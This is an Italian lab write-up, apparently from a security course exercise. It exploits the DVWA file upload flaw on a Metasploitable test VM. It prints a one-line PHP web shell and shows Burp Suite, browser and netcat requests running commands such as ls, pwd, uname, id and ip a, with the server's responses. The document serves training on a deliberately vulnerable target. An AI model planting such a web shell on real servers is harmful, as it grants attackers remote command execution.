


## Esercizio 27-02

Traccia: sfruttare la vulnerabilità di “file upload” presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre intercettare ed analizzare ogni richiesta verso la DVWA con Burpsuite.

**DVWA Security** 

**Script Security**

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

Cambiamento del livello di sicurezza da “high” a “low”

**Vulnerability: File Upload**

Choose an image to upload:

No file chosen


../../../../hackable/uploads/shell.php succesfully uploaded!

Upload del file “shell.php” direttamente dalla sezione “File Upload” di DVWA

```
File Actions Edit View Help
GNU nano 7.2 shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Codice per installazione della shell

Inserimento del path che ci porta nella directory dove è stato caricato il nostro file all’interno dell’url nella barra di ricerca del browser



Request

PrettyRawHex

1 GET /dvwa/hackable/uploads/shell.php  
HTTP/1.1  
2 Host: 192.168.50.101  
3 Upgrade-Insecure-Requests: 1  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0;  
Win64; x64) AppleWebKit/537.36 (KHTML, like  
Gecko) Chrome/108.0.5359.125 Safari/537.36  
5 Accept:  
text/html,application/xhtml+xml,application/  
xml;q=0.9,image/avif,image/webp,image/apng,\*  
/\*;q=0.8,application/signed-exchange;v=b3;q=  
0.9  
6 Referer:  
http://192.168.50.101/dvwa/hackable/uploads/  
7 Accept-Encoding: gzip, deflate  
8 Accept-Language: en-US,en;q=0.9  
9 Cookie: security=low; PHPSESSID=  
f6414487f3d35416b1f9f7914976f904  
10 Connection: close  
11  
12

Response

PrettyRawHexRender

Inizio delle intercettazioni con  
Burpsuite, mandata la  
richiesta di accedere al file  
.php al repeater, verrà usata  
per simulare le risposte del  
server.

Request

PrettyRawHex

1 GET /dvwa/hackable/uploads/shell.php?cmd=  
ls%20-la HTTP/1.0  
2 Host: 192.168.50.101  
3 Upgrade-Insecure-Requests: 1  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0;  
Win64; x64) AppleWebKit/537.36 (KHTML, like  
Gecko) Chrome/108.0.5359.125 Safari/537.36  
5 Accept:  
text/html,application/xhtml+xml,application/  
xml;q=0.9,image/avif,image/webp,image/apng,\*  
/\*;q=0.8,application/signed-exchange;v=b3;q=  
0.9  
6 Referer:  
http://192.168.50.101/dvwa/hackable/uploads/  
7 Accept-Encoding: gzip, deflate  
8 Accept-Language: en-US,en;q=0.9  
9 Cookie: security=low; PHPSESSID=  
f6414487f3d35416b1f9f7914976f904  
10 Connection: close  
11  
--

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK  
2 Date: Mon, 27 Feb 2023 16:06:42 GMT  
3 Server: Apache/2.2.8 (Ubuntu) DAV/2  
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10  
5 Connection: close  
6 Content-Type: text/html  
7  
8  
9 total 20  
10 drwxr-xr-x 2 www-data www-data 4096 Feb 27  
11:03 .  
11 drwxr-xr-x 4 www-data www-data 4096 May 20  
2012 ..  
12 -rw-r--r-- 1 www-data www-data 667 Mar 16  
2010 dvwa\_email.png  
13 -rw----- 1 www-data www-data 36 Feb 27  
11:03 shell.php  
14 -rw----- 1 www-data www-data 134 Feb 27  
09:45 upload.php

Utilizzando il comando “ls -la” (%20  
rappresenta lo spazio nella sintassi della  
richiesta) otteniamo la lista dei file visibili e  
non della directory con corrispettivi  
privilegi

Request

PrettyRawHex

1 GET /dvwa/hackable/uploads/shell.php?cmd=pwd  
HTTP/1.0  
2 Host: 192.168.50.101  
3 Upgrade-Insecure-Requests: 1  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0;  
Win64; x64) AppleWebKit/537.36 (KHTML, like  
Gecko) Chrome/108.0.5359.125 Safari/537.36  
5 Accept:  
text/html,application/xhtml+xml,application/  
xml;q=0.9,image/avif,image/webp,image/apng,\*  
/\*;q=0.8,application/signed-exchange;v=b3;q=  
0.9  
6 Referer:  
http://192.168.50.101/dvwa/hackable/uploads/  
7 Accept-Encoding: gzip, deflate  
8 Accept-Language: en-US,en;q=0.9  
9 Cookie: security=low; PHPSESSID=  
f6414487f3d35416b1f9f7914976f904  
10 Connection: close  
11  
--

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK  
2 Date: Mon, 27 Feb 2023 16:07:15 GMT  
3 Server: Apache/2.2.8 (Ubuntu) DAV/2  
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10  
5 Content-Length: 32  
6 Connection: close  
7 Content-Type: text/html  
8  
9  
10 /var/www/dvwa/hackable/uploads  
11

Comando “pwd” per  
vedere dove “siamo”

## Request

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=
  uname%20-a HTTP/1.0
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/108.0.5359.125 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/
  xml;q=0.9,image/avif,image/webp,image/apng,*
  /*;a=0.8,application/signed-exchange;v=b3;a=
```

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 27 Feb 2023 16:07:53 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Connection: close
6 Content-Type: text/html
7
8
9 Linux metasploitable 2.6.24-16-server #1 SMP
  Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
10
```

Comando “uname -a” per vedere versione del sistema operativo

Possiamo utilizzare il “terminale” che abbiamo creato anche dalla pagina del browser

192.168.50.101/dvwa/hack x +  
Not secure | 192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)

192.168.50.101/dvwa/hack x +  
Not secure | 192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ip%20a  
1: lo: mtu 16436 qdisc noqueue link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo inet6 ::1/128 scope host  
valid\_lft forever preferred\_lft forever 2: eth0: mtu 1500 qdisc pfifo\_fast qlen 1000 link/ether 08:00:27:ef:ff:86 brd ff:ff:ff:ff:ff:ff inet  
192.168.50.101/24 brd 192.168.50.255 scope global eth0 inet6 fe80::a00:27ff:feef:ff86/64 scope link valid\_lft forever preferred\_lft forever

Utilizzo dei comandi “id” e “ip a”

Possiamo inviare comandi anche da terminale di kali collegandoci prima con il comando “netcat”

```
(kali@kali)~[/Desktop/Exploit_file]
$ nc 192.168.50.101 80
GET /dvwa/hackable/uploads/shell.php?cmd=ip%20a HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 27 Feb 2023 16:15:42 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
  link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
  inet 127.0.0.1/8 scope host lo
  inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
  link/ether 08:00:27:ef:ff:86 brd ff:ff:ff:ff:ff:ff
  inet 192.168.50.101/24 brd 192.168.50.255 scope global eth0
  inet6 fe80::a00:27ff:feef:ff86/64 scope link
    valid_lft forever preferred_lft forever

(kali@kali)~[/Desktop/Exploit_file]
$ nc 192.168.50.101 80
GET /dvwa/hackable/uploads/shell.php?cmd=ls%20-la HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 27 Feb 2023 16:16:44 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html

total 20
drwxr-xr-x 2 www-data www-data 4096 Feb 27 11:03 .
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 ..
-rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png
-rw-r--r-- 1 www-data www-data 36 Feb 27 11:03 shell.php
-rw-r--r-- 1 www-data www-data 134 Feb 27 09:45 upload.php
```